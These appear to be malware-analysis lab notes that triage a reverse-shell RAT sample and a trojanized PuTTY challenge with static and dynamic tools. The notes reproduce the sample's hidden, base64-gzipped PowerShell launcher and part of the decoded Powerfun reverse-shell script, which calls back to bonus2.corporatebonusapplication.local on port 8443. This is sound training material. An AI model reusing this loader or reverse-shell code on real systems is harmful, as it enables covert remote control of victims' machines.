PMAT-labs/labs/1-2.BasicDynamicAnalysis/RAT.Unknown2.exe.malz/RAT.Unknown2.exe.7z

README:

Analyst!

Excellent work with the previous samples. You are really coming along with your skillset.

We found another sample on an endpoint that looks similar to the last one. Give it the triage treatment and let us know what you find.

RE Team

Static analysis

- we have the hashes inside the malware folder
- paste them in [cheat > VIRUSTOTAL](#) --> no result
- open cmder
- run [Notes_PMAT > FLOSS](#) --> FLOSS.exe RAT.Unknown2.exe.malz > floss_output.txt
- floss --> no relevant strings

PEStudio

- open the malware
- look at:
 - indicators
 - strings

=>

no relevant info

=>

let's move into Dynamic analysis

Dynamic analysis

- turn on INetSim
- turn on Wireshark
- detonate the malware as admin

Wireshark

check the first highest protocol packet:

DNS

The screenshot shows a Wireshark capture window. At the top, several DNS entries are highlighted with a red box. Below the list, a detailed view of a DNS query is expanded. The 'Queries' section shows a single entry: 'aaaaaaaaaaaaaaaaaaa.kadusus.local: type A, class IN'. The 'Name' field contains 'aaaaaaaaaaaaaaaaaaa.kadusus.local' with a note '[Name Length: 34] [Label Count: 3] Type: A (Host Address) (1) Class: IN (0x0001)'. Below this, a 'Response In: 2' section is shown with hex and ASCII representations of the response. The hex dump shows the structure of the DNS response, and the ASCII dump shows the string 'aaaaaaaaaaa.kadusus.local' followed by 'sus.loca l....'.

=>

we found a --> an A record DNS for aaaaaaaaaaaaaaaaaaaa.kadusus.local

update our note --> [1.2-RAT.Unknown2.exe](#)

⚠ Warning

Maybe in the static analysis:

we found one of these strings --> aaaaa..., kadusus or local

the reason why we didn't find the entire string:

is that some malware --> build the strings at runtime

=>

in this case --> you will never find the strings with static analysis

Notice:

that we only found DNS request => NO HTTP

Fake DNS reply

We know that the malware tries to --> connect to aaaaaaaaaaaaaaaaaaaa.kadusus.local via DNS

=>

we can:

- modify the /etc/host file on FlareVM
- so that we can say --> This record is here inside FlareVM
=>
- open cmder as admin
- nano.exe C:\Windows\System32\drivers\etc\hosts
- paste --> 127.0.0.1 aaaaaaaaaaaaaaaaaaaa.kadusus.local
- CTRL+O > enter > CTRL+X
- ipconfig /flushdns --> to clear DNS cache

=>

when we run the malware:

- the DNS request will be redirect to our host

=>

How to test it:

with --> procmon

Procmon

- filter by process name
- filter by TCP
- detonate the malware

Time o...	Process Name	PID	Operation	Path	Result	Detail
4:43:32....	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:32....	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:33....	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:33....	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:33....	RAT.Unknown...	7900	TCP Disconnect	aaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...

=>

it tries to reach --> the domain via HTTPS

=>

save it in the report --> Potential call out to specified DNS record on HTTPS port (443)

Listen for DNS with netcat

- keep open procmon

- on cmder --> ncat.exe -nvlp 443



Time o...	Process Name	PID	Operation	Path	Result	Detail
4:48:34...	RAT.Unknown...	7608	TCP Connect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50162 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, mss: 65...
4:43:32...	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:32...	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:33...	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:33...	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:33...	RAT.Unknown...	7900	TCP Disconnect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...

=>

- we have opened socket with our fake locally server

=>

- let's try if there is --> command injection possibility

=>

YES WE HAVE

File Edit Event Filter Tools Options Help



Time o...	Process Name	PID	Operation	Path	Result	Detail
4:48:34...	RAT.Unknown...	7608	TCP Connect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50162 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, mss: 65...
4:43:32...	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:32...	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:33...	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:33...	RAT.Unknown...	7900	TCP Reconnect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:43:33...	RAT.Unknown...	7900	TCP Disconnect	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50159 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 0, seqnum...
4:52:31...	RAT.Unknown...	7608	TCP Receive	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50162 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 7, seqnum...
4:52:34...	RAT.Unknown...	7608	TCP Send	aaaaaaaaaaaaaaaaaaaa.kadusus.local:50162 -> aaaaaaaaaaaaaaaaaaaaa.kadusus.local:https	SUCCESS	Length: 23, startim...

=>

Update the report --> Reverse shell capabilities

Malware Classification

This is a:

REVERSE SHELL --> bc:


- we setup a listener
- after the malware is been executed => the malware connected to the listener

=>

Parent-Child Process Analysis (always dynamic analysis)

- Clear the procmon output (1)

- Remove the TCP filter (2-5)



- write another command inside netcat --> id

To analyze the Parent-Child Process:

- click on Process Tree (1)

- click on the malware (2)

The screenshot shows a process analysis interface with a toolbar at the top and a main window below. The main window has tabs for 'Process Tree' and 'Result'. The 'Process Tree' tab is selected, showing a hierarchical list of processes. A specific process, 'RAT.Unknown2.exe (7608)', is highlighted with a red box and a circled number '1'. Another circled number '2' points to the same process in the list below. The list includes various system processes like 'cmd.exe', 'Conhost.exe', and several 'svchost.exe' entries, along with application processes like 'GoogleCrashHandler.exe', 'Procmon.exe', and 'ZoomIt64.exe'. Below the tree, detailed information for the selected process is displayed:

Process	Description	Image Path	Life Time	Company	Owner	C
GoogleCrashHandler.exe (3692)	Google Crash Han...	C:\Program Files (...)		Google LLC	NT AUTHORITY\S...	"C
GoogleCrashHandler64.exe (3516)	Google Crash Han...	C:\Program Files (...)		Google LLC	NT AUTHORITY\S...	"C
sihost.exe (2996)	Shell Infrastructure...	C:\Windows\syte...		Microsoft Corporati...	DESKTOP-BA691...	sil
Procmon.exe (3860)	Process Monitor	C:\Tools\sysintern...		Sysinternals - ww...	DESKTOP-BA691...	"C
Procmon64.exe (480)	Process Monitor	C:\Users\simone\A...		Sysinternals - ww...	DESKTOP-BA691...	"C
Explorer.EXE (4440)	Windows Explorer	C:\Windows\Explo...		Microsoft Corporati...	DESKTOP-BA691...	C:\
VBoxTray.exe (5948)	VirtualBox Guest ...	C:\Windows\Syste...		Oracle Corporation	DESKTOP-BA691...	"C
ZoomIt64.exe (6760)	Sysinternals Scree...	C:\Tools\sysintern...		Sysinternals - ww...	DESKTOP-BA691...	"C
RAT.Unknown2.exe (6664)		C:\Users\simone\D...			DESKTOP-BA691...	"C
RAT.Unknown2.exe (7608)		C:\Users\simone\D...			DESKTOP-BA691...	"C
cmd.exe (2812)	Windows Comma...	C:\Windows\SYST...		Microsoft Corporati...	DESKTOP-BA691...	cr
Conhost.exe (7480)	Console Window ...	C:\Windows\Syste...		Microsoft Corporati...	DESKTOP-BA691...	\?
Idle (0)	Idle					
System (4)	System					
Registry (108)	Registry					
smss.exe (352)	Windows Session ...	C:\Windows\Syste...		Microsoft Corporati...	NT AUTHORITY\S...	\\$]
csrss.exe (456)	Client Server Runt...	C:\Windows\syste...		Microsoft Corporati...	NT AUTHORITY\S...	%\\$
wininit.exe (532)	Windows Start-Up ...	C:\Windows\syste...		Microsoft Corporati...	NT AUTHORITY\S...	wi
services.exe (676)	Services and Cont...	C:\Windows\syste...		Microsoft Corporati...	NT AUTHORITY\S...	C:\
svchost.exe (1904)	Host Process for ...	C:\Windows\syste...		Microsoft Corporati...	NT AUTHORITY\S...	C:\
svchost.exe (1988)	Host Process for ...	C:\Windows\syste...		Microsoft Corporati...	NT AUTHORITY\S...	C:\
svchost.exe (2000)	Host Process for ...	C:\Windows\syste...		Microsoft Corporati...	NT AUTHORITY\L...	C:\

Below the table, there are buttons for 'Go To Event', 'Include Process', 'Include Subtree', and a 'Close' button.

Everytime we write a command inside the reverse shell:

- the malware process --> will **spawn a child CMD process**
 - this child CMD process --> will **execute the command** inside the reverse shell
- Example:
 - if we type --> ipconfig and after whoami
 - close and open again the Process tree

=>

	2000M104.exe (0 / 00)	sys
	RAT.Unknown2.exe (6664)	
	RAT.Unknown2.exe (7608)	
	cmd.exe (2812)	Win
	Conhost.exe (7480)	Cor
	cmd.exe (2744)	Win
	Conhost.exe (6704)	Cor
	ipconfig.exe (1268)	P C
	cmd.exe (7544)	Win
	Conhost.exe (648)	Cor
	whoami.exe (5912)	whc
	Idle (0)	
	System (4)	

- you will find:
 - a child CMD process
 - that runs the command written in the reverse shell
- =>

Warning

Every time:

you find a process that:

- spawn child CMD process
 - those CMD processes EXECUTE commands (like whoami, ipconfig, id)
- =>

this is suspicious

WHAT MALWARE DEVELOPERS DO:

they try to --> DECHAIN / DECOUPLING this parent child relationship (we'll see later)

Filter By Parent PID

These info that we found with Parent PID Analysis:

cannot be found --> by filtering only for the process name

=>


we can also --> filter by the parent PID

that is 7608 (look at the latest img)

in this way:

we can see --> all the process related to our parent PID

=>



in this way for example we can see:

- the commands that we wrote in the reverse shell --> as process on host

SillyPutty Challenge

Info

Hello Analyst,

The help desk has received a few calls from different IT admins regarding the attached program. They say that they've been using this program with no problems until recently. Now, it's crashing randomly and popping up blue windows when it's run. I don't like the sound of that. Do your thing!

IR Team

Objective

Perform basic static and basic dynamic analysis on this malware sample and extract facts about the malware's behavior. Answer the challenge questions below.

If you get stuck, the `answers/` directory has the answers to the challenge.

Tools

Basic Static:

- File hashes
- VirusTotal
- FLOSS
- PEStudio
- PEView

Basic Dynamic Analysis

- Wireshark
- Inetsim
- Netcat
- TCPView
- Procmon

Challenge Questions

Basic Static Analysis

- What is the SHA256 hash of the sample?
- What architecture is this binary?
- Are there any results from submitting the SHA256 hash to VirusTotal?
- Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?
- Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?
- Is it likely that this binary is packed?

Basic Dynamic Analysis

- Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?
- From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?
- What is the DNS record that is queried at detonation?
- What is the callback port number at detonation?
- What is the callback protocol at detonation?
- How can you use host-based telemetry to identify the DNS record, port, and protocol?
- Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?

Basic static analysis

What is the SHA256 hash of the sample

```
sha256sum.exe putty.exe
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe
```

```
C:\Users\simone\Desktop
λ sha256sum.exe putty.exe
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe
```

What architecture is this binary

```
file putty.exe
putty.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 10 section
=>
32 bit
```

```
C:\Users\simone\Desktop
λ file putty.exe
putty.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 10 sections
```

VIRUSTOTAL

it seems a --> trojan / shell code

The screenshot shows the VirusTotal analysis page for the file 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a16... (PuTTY). The main summary indicates a high malicious score of 60/71 from 60 security vendors and 2 sandboxes flagged it as malicious. The file is a PE32 executable (GUI) for Intel 80386, 32-bit, and was last modified 2 days ago. A red box highlights the 'PUTTY' label under threat categories. Below the summary, there's a call to action to 'Join the VT Community'. The 'DETECTION' tab is selected, showing various vendor analysis results. A red box highlights several detections from multiple vendors, all identifying the file as a trojan or shellcode variant.

Vendor	Detection	Family
AhnLab-V3	Win-Trojan/Swroot.X1746	Trojan:Win32/Rozena.0f06ca8b
AliCloud	Trojan:Win/Meterpreter.AA(dyn)	Generic.ShellCode.Marte.H.94C8876E
Antiy-AVL	Trojan/Win32.Meterpreter.a	Generic.ShellCode.Marte.H.94C8876E
Avast	Win32:Metasploit-L [Expl]	Win32:Metasploit-L [Expl]
Avira (no cloud)	TR/Patched.Gen	Generic.ShellCode.Marte.H.94C8876E

Strings

```
FLOSS.exe putty.exe > floss_output.txt
```

```
FLOSS.exe putty.exe | grep -i "powershell"
```

```
powershell.exe -nop -w hidden -noni -ep bypass "&{[scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAoW/UNECAS51w227jNhB991cmXHUtIRbbhbdAESCLep/sGyDdVzu82AYCE2NzUyqZKULeJ87yuLypLjBntUL7aGczl25kL9AG0xQbk00IRw10tkcN885/Mz6SQHCW8g0u6RvidymTx6RhNplPB4tfu4S30WZYi19B57IB5vA2DC/iCm/Dr/G9KGsLJlscvdIVGdInRj0r9Wpn8qfASF77IdCQxMScpzzRx4WLz4EfrlMV2R55pGHLlUut29g3EvE6t8wj1+ZhkuVkr/9Ny5TfztxIrFaU/1jaawyJvgz4axY8EzOpJQGzcUDJUCR8BKJEWGFucVfgCVsroAvw4Dif4D3XnKK250HlZ2pW2KKo/ofzchlyZ/ytiLWysFe00ctyITlN0$5j9suHdz+dGhklqd02rotcnrosxbT0Roxho3dghx+BwX/GlyJa5QKTxxFxlDr/hLyawCdeeCF2pImJC5kfRj+UzPeztUUjmWA06/Ztgg5vp23WaY1o2dooohLTgxEpM/Ab4FxhKty2ibquTi3USmVx7ewV4MgKNMw7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWzqU2U0y+aUPcy4AU4ZFTopelnazRSbe0saJW84anJU3mdL7TOJ3NPPrtm3VAyhBgnqcfhWd7xzfydp72pxq3niBnIrGtCH4+iqPrs68Dw4JPV8bu3pqxFRIx7JF5iloEs0DfaBgglGnrlybh3x9bt+4xQpnRmaKdThgypUXujm845HidzK9X2rwouCgg/c/wx8pk0KjhYbIUWJJgJGnaDUvSDQ81p0Q037HXdc6Tohdccug32fUH/eaF3CC/18t2P9U23+6ok4Z6G1XTsncGJewG7cvyAhn27HwVp+FvkJsaTBxtiHl33uAdWw7emfrfGA1NLwG6/2FDxd87V4wPBqmxtuleH74Gv/PKRvYqI3j4fN6lyiuBFVowdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ9817sAgg5wuCktlcWPiYTk8prV5tbHFaFlcleuzQbL2b8qYXS8ub2v01znq54afCsryc2sFyeFADCeKvXzocf372HJ/ha6LDyCo6KIIoDKAmPHRuSv1MC6DV0thaIh1IKOR3Mjok1UJfnhGVipR+r8hOci/WIGf9s5naT/1D6Nm++OTrtVTgantvmcfWp5ulXdgnsXTZQjhS5f5h6Ntcjry9NBeXQ0XxyH4rirE0J3l9kF8i/ml193dQkAAA=")),[System.IO.Compression.CompressionMode]::Decompress)).ReadToEnd())})
```

Binary IMPORT Address Table (IAT)

000BD998	00000000	End of Imports	COMDLG32.dll
000BD99C	00124118	Hint/Name RVA	01B2 ShellExecuteA
000BD9A0	00000000	End of Imports	SHELL32.dll

Is it likely that this binary is packed

It doesn't seem packed bc:

- the Address table is not short
- in the IMAGE_SECTION_HEADER .text --> the Virtual Size is almost = to the Raw Data

Capa output

very long and a lot of info

it seems that the malware:

- Can copy/modify data from the clipboard
- Has keylogger capabilities
- edit/create registry key
- encrypt and decrypt data
- enumerate file on the host
- OBFUSCATE FILE

All these capabilities --> are usually performed by putty
the last one no

Basic Dynamic Analysis

Describe initial detonation

No INetSim

when open the malware => you can see a blue screen

With INetSim

when open the malware => you can see a blue screen

Blue Screen:

could be --> powershell

Host indicators - main payload that is initiated at detonation

We can find it with procmon

if we filter by [parent PID](#)

first process that we find:

```
Parent PID: 4972
Command line: powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(), [System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUTIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczl5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TFu4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQzMScpzRzX4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wj1+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVsroAvw4D1f4D3XnKk25QHlZ2pW2Wkk0/ofzChNyZ/ytIWYsFe0CtyITLN05j9suHDz+dGhKlqdQ2rotcnroSxbT0Roxhro3Dqh+BXW/GlyJa5QKTxEfXLdK/hLya0wCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0Zd0ooohLTgXEPM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVuPbL5hiuhMUKp04XNCv+iWzqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPrm3VAyHBgnqcfHwd7xzfyypD72pxq3miBnIrGTch4+iqPr68DW4JPV8bu3pqXFRLX7JF5iloEs0DfaYBqglGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwoCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33uaDw7eMfrfGA1nlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lnQ54afCsry2sFyeFADcekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IK0R3MjoK1UJfnhGViP+8h0Ci/WIGf9s5naT/1D6Nm++0TrtVTgantvmcFWp5uLXdGnSXTZQJh6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kf8i/ml93dQkAAA=='))), [System.IO.Compression.CompressionMode]::Decompress)).ReadToEnd()))"
```
=>
```

=>

It seems that is trying to:

- create a compressed object
- insert into it --> a string in Base64

=>

let's decrypt it:

```
echo "..." | base64 -d > out
```

```

x:~$ echo "H4sIAOW/UWECA51W227jNhB991cMXHUTIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUl
pljBNtUL7aGczLz5KL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpLPB4TfU4S30WZYi19B57IB5v
A2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQzMScpzZRx4WLZ4EFrLMV2R55pGHLLUut29g3EvE6t8
wjL+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVsroAvw4Df4D3XnKK
25QHlZ2pWKK0/ofzChNyZ/ytiWYsFe0CtyITLN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhra3Dqhx+BW/GlyJa
5QKTxEfXLdK/hLya0wCdeeCF2pImJC5kFJr+U7zPEsZtUUjmwA06/Ztgg5Vp2JWaYl0Zd0ooohLTgxEpM/Ab4FXhKty2i
bquTi3USmVx7ewV4MgKMwW7eteqvovf9xam27DvP3oT430PIUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4Z
FTope1nazRSb6QsaJW84arJtU3mdL7T0J3NPPrm3VAyHBgnqcfHwd7xzfpD72pxq3miBnIrgTch4+iqPr6DW4JPV8
bu3pqXFRLX7JF5iloEs0DfaYBqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0Kjh
YbIUWJgJGNaDUVSDQ1piQ037HXdc6Tohdug32fJH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsncGjeWG7cvyAhn27HWV
p+FvKJsaTBXTiHh33uaDw7eMfrfGA1NLWG6/2FDx087V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSS
Hsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAagg5wuCktlcWPiYTk8prV5tbHFaFLcleuZQbL2b8qYXS8ub2V0lzs
Q54afCsryc2sFyeFADCeKvXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IK0R3MjoK1UJfnhGViP+8r
OCi/WIGf9s5naT/1D6Nm++0TrtVTganvcmcFwp5uLXdGnSXTZQjhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/m
l93d0kAAA==" | base64 -d > out
remnux@remnux:~$ file out
out: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Unix, original size modulo 2^32 2421
remnux@remnux:~$

```

=>

we redirect the output to a file with no extension  
with `file` command we know that --> is a gzip file

=>

open it:

```

Powerfun - Written by Ben Turner & Dave Hardy
function Get-Webclient
{
 $wc = New-Object -TypeName Net.WebClient
 $wc.UseDefaultCredentials = $true
 $wc.Proxy.Credentials = $wc.Credentials
 $wc
}
function powerfun
{
 Param(
 [String]$Command,
 [String]$Sslcon,
 [String]$Download
)
 Process {
 $modules = @()
 if ($Command -eq "bind") {
 $listener = [System.Net.Sockets.TcpListener]8443
 $listener.start()
 $client = $listener.AcceptTcpClient()
 }
 if ($Command -eq "reverse") {
 $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
 }
 $stream = $client.GetStream()
 if ($Sslcon -eq "true") {
 $sslStream = New-Object System.Net.Security.SslStream($stream,$false,{$_True} -as [Net.Security.RemoteCertificateValidationCallback])
 $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
 $stream = $sslStream
 }
 [byte[]]$bytes = 0..20000|%{0}
